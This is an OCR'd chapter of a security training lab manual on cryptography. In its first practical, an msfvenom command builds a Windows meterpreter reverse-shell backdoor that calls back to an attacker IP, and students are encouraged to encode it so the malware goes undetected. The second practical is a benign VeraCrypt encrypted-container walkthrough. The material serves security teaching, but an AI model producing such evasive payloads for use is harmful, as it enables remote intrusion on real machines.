Chapter 20

Cryptography

Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

Practical 1: Encrypting a backdoor with msfvenom encoding options.


In this practical, we use encoding options in ***msfvenom*** to create an encrypted malicious file. Option ***-e*** indicates the name of the encoder and ***-i*** is to mention a number of iterations.

Syntax:

msfvenom -p <payload name> LHOST=<attacker IP> LPORT<attacker port number> -f <format of the output> -o output name -e <encoder name> -i <number of iterations>

To view the list of encoders, execute the below command

msfvenom –list encoder



Execute following command to a backdoor named back.exe using ***x86/shikata_ga_nai***

Command:


msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT=1234 -f exe -o /var/www/html/back.exe -e x86/shikata_ga_nai -i 7

Try to add different encoding options, to make malware undetectable.


Practical 2: Creating an encrypted virtual disk using VeraCrypt.

Part 1 – VeraCrypt Volume Creation

Download Windows version of VeraCrypt software from https://www.veracrypt.fr/en/Downloads.html. Double-click the downloaded file to install VeraCrypt.




Launch VeraCrypt from Windows Start menu. To create an encrypted VeraCrypt Volume, click on ***Create Volume*** as shown in below image.




Select ***Create an encrypted file container*** on VeraCrypt volume creation wizard.

Select type of volume to be created. In this case, we choose ***Standard VeraCrypt volume***




VeraCrypt creates an encrypted container, which is later used to store files. VeraCrypt treats this newly created volume as a normal file on the hard disk. Specify the ***volume location*** by selecting an existing file from the disk. In this case, we have selected a ***PDF*** document.


Note: *the selected file will be replaced by the newly created volume (we will not be able to access the file contents later). Read the information displayed on the wizard carefully to know more about file selection.*



Choose an Encryption and Hash Algorithm for creating the new VeraCrypt volume.





Specify the size of VeraCrypt container.




Provide a password which is used to protect the VeraCrypt volume. (Read the information displayed on the wizard).

Move the mouse randomly within volume creation wizard until randomness indicator turns green. This increases the cryptographic strength of keys used for encryption. Once done, click on ***Format***.






After successful creation of VeraCrypt volume click on ***Exit*** to close the volume wizard.





Part 2 – Storing files in an Encrypted VeraCrypt Volume

Select a Drive letter, click on ***Select File*** to select previously provided pdf document (used as a container) then click on ***Mount*** to mount the hidden VeraCrypt container.




Provide the ***password*** and click on ***OK*** to unlock the encrypted container.

